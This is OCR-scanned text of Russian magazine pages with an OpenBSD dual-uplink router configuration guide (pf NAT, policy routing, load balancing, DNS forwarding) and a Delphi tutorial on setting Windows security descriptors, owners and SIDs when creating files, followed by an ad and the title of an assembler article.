Топология сети 2

Закладываем фундамент для нашей конструкции

В OpenBSD сетевые интерфейсы конфигурируются путем занесения в файл /etc/hostname.<имя_интерфейса> информации вида: «семейство_адресов IP-адрес маска_подсети широковещательный_адрес» (NONE означает автоматическое вычисление бродкаста на основе маски подсети). Имя интерфейса представляет собой название драйвера сетевой карты плюс порядковый номер. Указываем первый (основной) внешний адрес:

```
# vi /etc/hostname.fxp0
inet 212.34.XX.162 255.255.255.248 NONE
```

Второй (резервный) внешний адрес:

```
# vi /etc/hostname.fxp1
inet 81.13.XY.98 255.255.255.224 NONE
```

Внутренний адрес:

```
# vi /etc/hostname.fxp2
inet 192.168.1.1 255.255.255.0 NONE
```

Информация о шлюзе основного провайдера (default gateway) заносится в файл /etc/mygate:

```
# vi /etc/mygate
212.34.XX.161
```

Далее, с помощью утилиты sysctl(8), устанавливаем значение переменной net.inet.ip.forwarding равным единице. Так мы включим перенаправление IPv4-пакетов между сетевыми интерфейсами.

```
# sysctl -w net.inet.ip.forwarding=1
```

Для того чтобы необходимые значения переменных механизма sysctl вступали в силу после перезагрузки системы, следует внести соответствующие изменения в файл sysctl.conf(5):

```
# vi /etc/sysctl.conf
// включаем маршрутизацию:
net.inet.ip.forwarding=1
// при панике ядра не сваливаемся в отладчик DDB:
ddb.panic=0
```

Собственно, на этом вся предварительная настройка закончена, перезагружаемся:

```
# shutdown -r now
```

Разруливаем трафик на несколько каналов


Штатный файрвол pf(4) не только возьмет на себя функцию преобразования сетевых адресов и обеспечит эффективную фильтрацию пакетов, но и поможет нам настроить симметричную маршрутизацию для правильного возврата пакетов в тот канал, с которого было инициировано соединение, вне зависимости от настройки default route.

```
# vi /etc/pf.conf
// Указываем используемые сетевые интерфейсы:
ext_if_a = "fxp0"
ext_if_b = "fxp1"


// Для каждого из каналов задаем IP-адрес шлюза:
ext_gw_a = "211.34.XX.161"
ext_gw_b = "81.13.XY.97"

// В таблицу users заносим абсолютный путь до конфига с IP-адресами наших клиентов:
table <users> persist file "/etc/nat.conf"
// Производим трансляцию внутренних адресов в основные адреса (не IP-alias'ы) внешних интерфейсов. При отсутствии IP-псевдонимов, а также если используется статическое назначение IP-адресов, запись «($ext_if_a:0)» можно сократить до «$ext_if_a».
nat on $ext_if_a inet from <users> to any -> ($ext_if_a:0)
nat on $ext_if_b inet from <users> to any -> ($ext_if_b:0)


// Важный момент: направляем исходящие пакеты в канал, соответствующий адресу источника:
pass out route-to ($ext_if_a $ext_gw_a) inet from ($ext_if_a) \
        to !(self:network) keep state
pass out route-to ($ext_if_b $ext_gw_b) inet from ($ext_if_b) to \
        !(self:network) keep state
// Разрешаем входящие подключения к TCP-сервисам:
pass in on $ext_if_a reply-to ($ext_if_a $ext_gw_a) inet proto tcp \
        to port { ssh, smtp, www, https } flags S/SA keep state
pass in on $ext_if_a inet proto tcp from ($ext_if_a:network) \
        to port { ssh, smtp, www, https } flags S/SA keep state
```



Вкладыш к CD OpenBSD 3.9



Просматриваем информацию о правилах файрвола



Пример конфигурационного файла /etc/pf.conf

INFO

При использовании в конфигурационном файле pf.conf(5) ключевого слова «self» будет происходить автоматическая подстановка всех IP-адресов, закрепленных за нашими сетевыми интерфейсами.

Для второго внешнего сетевого интерфейса нужно проделать то же самое (полный пример конфигурационного файла pf.conf ты сможешь найти на прилагаемом к журналу диске). Далее в файле /etc/nat.conf указываем IP-адреса клиентских машин, которым нужно предоставить выход в сеть:

```
# vi /etc/nat.conf
192.168.1.2/32
192.168.1.4/32
192.168.1.7/32
```

Проверяем конфиги на наличие ошибок:

```
# pfctl -n -f /etc/pf.conf
```

И активируем набор рулесетов файрвола:

```
# pfctl -e -f /etc/pf.conf
```

Поднимаем надежный ретранслятор

Возложив ответственность за разрешение доменных имен на провайдерские DNS-серверы, мы, во-первых, обеспечим избыточность DNS, и, во-вторых, сведем объем внешнего DNS-трафика к минимуму:

```
# vi /var/named/etc/named.conf
acl clients {      127.0.0.1;      // Определяем списки управления доступом
                   192.168.1/24;
};
options { // Задаем глобальные параметры конфигурации сервера имен
                   version "Stay off my DNS-server";
                   listen-on { any; };
                   listen-on-v6 { none; };
                   allow-transfer { none; };
                   allow-query { clients; };
                   allow-recursion { clients; };
// Доступные DNS-серверы основного и резервного провайдеров
                   forwarders{212.34.XX.1;212.34.XX.39;81.13.XY.97;};
                   forward first;
};
```

Чтобы внесенные изменения вступили в силу, необходимо дать указание демону named(8) перечитать свой конфиг:

```
#rndcreload
```

Постконфигурационные нотки

Осталось только написать сценарий командного интерпретатора, который будет периодически опрашивать заданные узлы (/sbin/ping -c 2 -w 2 -I <основной IP-адрес> <IP-адрес проверяемого хоста>) и при необходимости изменять дефолтный маршрут (/sbin/route change default <резервный шлюз>). Простейший пример подобного скрипта можно найти на прилагаемом к журналу диске.



С помощью макроса «:network» можно определить CIDR-нотацию сети на основе проверки IPv4-адреса. Например, в нашем случае конструкция «$int_if:network» будет означать 192.168.1.0/24.

Распределение сетевой нагрузки

Достичь максимальной пропускной способности можно двумя способами: настроить трафик-шейпинг (смотри статью «Нарезаем трафик ломтиками» в мартовском «Хакере» за 2006 год) или объединить два доступных канала в один виртуальный, как показано ниже:

```
// Балансировка исходящего TCP-трафика:
pass in on $int_if route-to \
                   { ($ext_if_a $ext_gw_a), ($ext_if_b $ext_gw_b) } round-robin \
                   inet proto tcp from <users> to any flags S/SA keep state

// Балансировка исходящего UDP- и ICMP-трафика:
pass in on $int_if route-to \
                   { ($ext_if_a $ext_gw_a), ($ext_if_b $ext_gw_b) } round-robin \
                   inet proto { udp, icmp } from <users> to any keep state
```

Умный форвардинг

При такой схеме работы также возможно перенаправление запросов во внутреннюю сеть. Приведу пример с сервером терминалов.


```
// Переадресовываем входящие RDP-соединения на IP-адрес
192.168.1.254 и порт 3389:
rdr on $ext_if_a inet proto tcp to port 3389 tag EXT_IF_A -> 192.168.1.254
rdr on $ext_if_b inet proto tcp to port 3389 tag EXT_IF_B -> 192.168.1.254


// Устанавливаем маршрут для ответа на входящие пакеты для переадресованных RDP-запросов:
pass in reply-to ($ext_if_a $ext_gw_a) inet proto tcp flags S/SA \
                   tagged EXT_IF_A keep state
pass in reply-to ($ext_if_b $ext_gw_b) inet proto tcp flags S/SA \
                   tagged EXT_IF_B keep state
```

Тонкости трансляции сетевых адресов

За счет системы NAT пограничный шлюз может выполнять следующие задачи:

- перехват клиентских запросов из доверенной подсети;
- подмена исходного порта и адреса источника своим непривилегированным портом и адресом своего внешнего сетевого интерфейса;
- ведение специальной таблицы соответствия установленных соединений, чтобы, получив от удаленного хоста ответный пакет, корректно перенаправить его клиенту, инициировавшему запрос.





ФЛЕНОВ МИХАИЛ АКА HORRIFIC
/ HTTP://WWW.VR-ONLINE.RU /

Железобетонные объекты

ОЧЕНЬ ЧАСТО, ПРОГРАММНО СОЗДАВАЯ ОБЪЕКТЫ, МЫ НЕ ЗАДУМЫВАЕМСЯ О БЕЗОПАСНОСТИ, ОСТАВЛЯЯ ЕЕ ПАРАМЕТРЫ НА УСМОТРЕНИЕ ОС. НО ВЕДЬ УПРАВЛЕНИЕ ПРАВАМИ ДОСТУПА НЕ ТАКАЯ УЖ И СЛОЖНАЯ ОПЕРАЦИЯ, К ТОМУ ЖЕ ТРЕБУЕТ ВСЕГО НЕСКОЛЬКИХ ЛИШНИХ СТРОЧЕК КОДА И ПОНИМАНИЯ РАБОТЫ СООТВЕТСТВУЮЩИХ ФУНКЦИЙ. ЗНАНИЕ ФУНКЦИЙ УПРАВЛЕНИЯ ДОСТУПОМ МОЖЕТ ПРИГОДИТЬСЯ НЕ ТОЛЬКО ПРИ СОЗДАНИИ ОБЪЕКТОВ, ПОЭТОМУ СЕГОДНЯ МЫ РЕШИЛИ РАССКАЗАТЬ ТЕБЕ ПРО SID, SECURITY ATTRIBUTES, SECURITY DESCRIPTOR И ОБО ВСЕМ, ЧТО СВЯЗАНО С ЭТИМИ ПОНЯТИЯМИ.

ДЕСКРИПТОРЫ И ИДЕНТИФИКАТОРЫ БЕЗОПАСНОСТИ

Атрибуты безопасности

Начнем рассмотрение темы с самого конца, а именно — с функции создания файла или директории. У обеих функций есть одинаковый параметр — указатель на структуру SECURITY_ATTRIBUTES. У функции CreateFile этот указатель четвертый по счету, а у CreateDirectory — второй. Как я уже сказал, в большинстве случаев это поле просто игнорируют, но давайте посмотрим, как его можно корректно заполнить.

Что это за структура? Она определяет атрибуты безопасности и состоит всего из трех полей:


```
PSecurityAttributes = ^TSecurityAttributes;
_SECURITY_ATTRIBUTES = record
 nLength: DWORD;
 lpSecurityDescriptor: Pointer;
 bInheritHandle: BOOL;
end;
```

Первое поле определяет размер структуры. Подобные поля можно встретить в большинстве WinAPI-структур. Второе поле — указатель на дескриптор безопасности. Третий параметр — булевое значение, которое определяет, может ли полученный указатель наследоваться дочерними процессами. Наследование дескрипторов нас не интересует и выходит за рамки этой статьи, поэтому в примере, который мы будем рассматривать, установим это значение в false.


Самое интересное — это второй параметр, на который следует обратить особое внимание. Это указатель на дескриптор безопасности, в действительности ничего страшного собой не представляющий.

Дескриптор безопасности

Для каждого объекта ОС создает дескриптор безопасности, по которому определяется права доступа к объекту, его владелец, группа, а также списки SACL (System



> Информация по SID. Здесь же можно увидеть список предопределенных идентификаторов



> Код функции, получения и использования SID

Access Control List) и DACL (Discretionary Access Control List). Мы рассматриваем программирование, поэтому сделаем упор на рассмотрение самих функций. Если тебя интересует теория безопасности ОС Windows, то следует почитать книжку из серии для админов. Я думаю, там должна быть освещена эта тема.

Итак, давай посмотрим, что такое дескриптор с точки зрения программирования. На самом деле, это структура, которая имеет следующий вид:

```
PSecurityDescriptor = ^TSecurityDescriptor;
_SECURITY_DESCRIPTOR = record
 Revision: Byte;
 Sbz1: Byte;
 Control: SECURITY_DESCRIPTOR_CONTROL;
 Owner: PSID;
 Group: PSID;
 Sacl: PACL;
 Dacl: PACL;
end;
```

В файле помощи эта структура описана только общими словами. Из чего она состоит, можно определить только по заголовочному файлу windows.pas.

Давай рассмотрим, что представляют собой эти поля. Это позволит нам лучше понять дескриптор и его работу.

Revision — ревизия. Этот параметр должен быть равен единице, а лучше использовать константу SECURITY_DESCRIPTOR_REVISION. На одном из сайтов (не российских, потому что в рунете я нормального описания этой темы не видел) утверждается, что можно указывать еще константу SECURITY_DESCRIPTOR_REVISION1 — мол, она предоставляет доступ к новым возможностям. Уверяю тебя, что это полный бред, потому что обе константы в файле windows.pas равны 1, то есть идентичны.

Sbz1 — этот параметр не используется и должен быть равен нулю (предназначен только для выравнивания).

Control — это поле имеет тип данных Word и содержит флаги.

Owner — идентификатор безопасности SID владельца.

Group — идентификатор безопасности SID группы.

SAcl – указатель на SACL;
DAcl – указатель на DACL;

Работа с дескриптором

Несмотря на то, что дескриптор безопасности легко описать в виде структуры, работать с ним напрямую не рекомендуется. Наверное, поэтому его не описывают в файле справки. Почему нежелателен прямой доступ к полям? Дело в том, что дескриптор

СОЗДАНИЕ ОБЪЕКТОВ С ЯВНЫМ ЗАДАНИЕМ ВЛАДЕЛЬЦА И ГРУППЫ

```
procedure TForm1.Button1Click(Sender: TObject);
var
  securityAttributes: TSecurityAttributes;
  securityDescriptor: TSecurityDescriptor;
  sidLength, sidLengthDomain: Cardinal;
  sidType: SID_NAME_USE;
  sidValue: PSID;
  domain:PChar;
begin
  // Обнуляем длину буферов, чтобы
  // определить корректный размер
  sidLength := 0;
  sidLengthDomain := 0;

  // Первый вызов завершится ошибкой, но
  // вернет размер данных
  LookupAccountName(nil, 'flenov', nil,
  sidLength, nil, sidLengthDomain, sidType);


  // Выделяем память для идентификатора
  // имени и домена
  sidValue := AllocMem(sidLength);
  domain := AllocMem(sidLengthDomain);

  // На этот раз мы определим SID
  if (LookupAccountName(nil, 'flenov',
  sidValue, sidLength, domain,
  sidLengthDomain, sidType)=false) then
    exit;
  // Инициализация дескриптора
  InitializeSecurityDescriptor(@securityDescriptor,
    SECURITY_DESCRIPTOR_REVISION);


  // Устанавливаем полученный SID
  // владельцу и группе
  SetSecurityDescriptorOwner(@securityDescriptor,
    sidValue, false);
  SetSecurityDescriptorGroup(@securityDescriptor,
    nil, true);

  securityAttributes.nLength := sizeof(
    securityAttributes);
  securityAttributes.lpSecurityDescriptor :=
    @securityDescriptor;
  securityAttributes.bInheritHandle:=false;

  // Создаем файл на основе своего
  // дескриптора безопасности
  CreateFile('e:\test.txt', GENERIC_ALL, 0,
    @securityAttributes, CREATE_ALWAYS,
    FILE_FLAG_BACKUP_SEMANTICS, 0);
end;
```



› В файле помощи информация по дескриптору безопасности очень скудная



› Незаменимый источник информации MSDN

может хранить данные непосредственно, а может просто содержать указатель на данные.

Вместо прямого доступа необходимо использовать специализированные функции. Этих функций предостаточно, но мы остановимся на трех из них: инициализация, установка владельца объекта и установка группы. Да, данной структуре необходима инициализация, ведь она может хранить указатели на данные, а любой указатель требует выделения памяти.

Для инициализации дескриптора безопасности используем WinAPI-функцию initializeSecurityDescriptor, которая выглядит следующим образом:

```
function InitializeSecurityDescriptor(
pSecurityDescriptor: PSecurityDescriptor;
dwRevision: DWORD
): BOOL; stdcall;
```

Тут у нас два параметра: указатель на дескриптор безопасности, который нужно инициализировать, и номер ревизии. Как мы уже выяснили, ревизия должна быть равна константе SECURITY_DESCRIPTOR_REVISION.

Чтобы установить владельца, используется функция SetSecurityDescriptorOwner, которая выглядит следующим образом:

```
function SetSecurityDescriptorOwner(
pSecurityDescriptor: PSecurityDescriptor;
pOwner: PSID;
bOwnerDefaulted: BOOL
): BOOL; stdcall;
```

ТУТ ТРИ ПАРАМЕТРА:


- дескриптор, владельца объекта которого нужно изменить;
- указатель на SID пользователя, которого мы хотим установить в качестве владельца;
- нужно ли использовать владельца по умолчанию. Если этот параметр равен true, то владельца назначит ОС в соответствии со своими правилами. А правило простое: создатель становится владельцем.

Для установки группы используем функцию SetSecurityDescriptorGroup, которая выглядит так:


```
function SetSecurityDescriptorGroup(
pSecurityDescriptor: PSecurityDescriptor;
pGroup: PSID;
bGroupDefaulted: BOOL
): BOOL; stdcall;
```

Функция очень похожа на установку владельца. Тут у нас опять три параметра, которые имеют схожее с функцией SetSecurityDescriptorOwner назначение:

- дескриптор, группу объекта которого нужно изменить;



> Представление идентификатора безопасности



> Для примера создадим банальную форму с одной кнопкой

• указатель на SID группы, которую мы хотим установить в качестве владельца;
• нужно ли использовать группу по умолчанию, то есть понадеяться на ОС.

SID

Списки доступа SACL и DACL пока опустим и не будем с ними заморачиваться, так как это тема отдельной статьи. Сейчас нас интересуют владелец и группа, но, чтобы их установить, необходимо знать соответствующий SID. Да, мы всегда можем использовать значение по умолчанию, которое предоставляет ОС, но определить SID не так уж и сложно. Для этого нужна всего одна функция — LookupAccountName, которая по имени пользователя возвращает идентификатор безопасности SID.
В общем виде функция выглядит следующим образом:

```
function LookupAccountName(
lpSystemName,
lpAccountName: PChar;
Sid: PSID;
var cbSid: DWORD;
ReferencedDomainName: PChar;
var cbReferencedDomainName: DWORD;
var peUse: SID_NAME_USE
): BOOL; stdcall;
```

Давай рассмотрим параметры этой функции:
`lpSystemName` — имя системы. Если этот параметр нулевой, то мы ищем локального пользователя, если нужен SID удаленного пользователя, то необходимо указать здесь имя этой машины;
`lpAccountName` — имя пользователя, идентификатор которого нам нужен;
`Sid` — указатель на память, куда будет записан результат;
`cbSid` — длина буфера, которую мы выделили для параметра Sid, то есть для хранения результирующего идентификатора;
`ReferencedDomainName` — имя домена;
`cbReferencedDomainName` — длина буфера ReferencedDomainName;
`peUse` — переменная типа enum, которая определяет тип учетной записи. Здесь может быть одно из следующих значений:
• `SidTypeUser` — пользовательский SID;
• `SidTypeGroup` — SID группы;
• `SidTypeDomain` — SID доменной учетной записи;
• `SidTypeAlias` — псевдоним;
• `SidTypeDeletedAccount` — удаленная учетная запись;
• `SidTypeInvalid` — некорректный тип;
• `SidTypeUnknown` — тип неизвестен;
• `SidTypeComputer` — идентификатор компьютера.

Что такое SID?

Что собой представляет SID, хорошо иллюстрирует заголовочный файл windows.pas. Запускаем поиск по трем магическим буквам (нет, не по тем буквам, которые пишутся на заборе, а по SID) и натыкаемся на табличку, которую ты можешь увидеть где-то рядом с этим текстом.
Нетрудно догадаться, что на самом то деле SID — это структура, которая состоит из:
`SubAuthorityCount` — количество записей SubAuthority;
`Revision` — версия, в ней используются только четыре бита, остальные зарезервированы;
`IdentifierAuthority` — структура, которая хранит идентификатор SID;
`SubAuthority` — массив относительных идентификаторов;
Структура IdentifierAuthority имеет следующий вид:

```
_SID_IDENTIFIER_AUTHORITY = record
Value: array[0..5] of Byte;
end;
```

Банальный массив из пяти байт.
Прямая работа с SID нежелательна. Для манипулирования этой структурой в WinAPI есть все необходимые функции — лучше использовать их. Но это уже отдельная история, а я и так уже не укладываюсь во временные и обьемные рамки.

Определение SID

Обрати внимание, что функции LookupAccountName, которую мы только что рассмотрели, необходимо передать указатель на память для хранения идентификатора SID и указать размер. Проблема в том, что нет четко определенного размера идентификатора. Сколько же тогда памяти выделять для хранения результата?
Это легко определить. Достаточно вызвать функцию LookupAccountName, указав в качестве парметров ссылки на буфер для хранения SID, и ноль — в качестве размера буфера. В результате функция вернет ошибку и сообщит, что недостаточно памяти в буфере, через параметры cbSid и cbReferencedDomainName вернет нам корректные значения необходимых буферов. Теперь мы знаем все необходимое.

Пример

Теперь посмотрим, как можно использовать все вышесказанное на практике. Для этого я создал банальную форму с одной только кнопкой, по нажатию которой необходимо написать код из листинга 1. Код снабжен комментариями, а все используемые функции мы уже подробно рассмотрели, поэтому с их пониманием не должно возникнуть проблем.
Данный пример создает файл, а, чтобы создать файл с использованием дескриптора безопасности, можно заменить последнюю строку с вызовом функции CreateFile на:

```
CreateDirectory('c:\Directoryname',
    @securityAttributes);
```

Итого

Тема безопасности Windows и работы с ее списками и идентификаторами очень интересная, и, возможно, мы еще вернемся к этой теме в ближайшее время и расскажем тебе что-то новое. На этом могу только откланяться. Удачного кодинга!]I[



премьера на
НАШЕСТВИЕ
интернет комедия
www.hottabych.net
Х0ТТ@БЬ)Ч
в кинотеатрах с 10 августа
@mail.ru
у тебя есть
три желания
хоттабыч



КРИС КАСПЕРСКИ

Битва трансляторов

ASM-ТРАНСЛЯТОРЫ: ЧТО ТАКОЕ ХОРОШО И ЧТО ТАКОЕ ПЛОХО

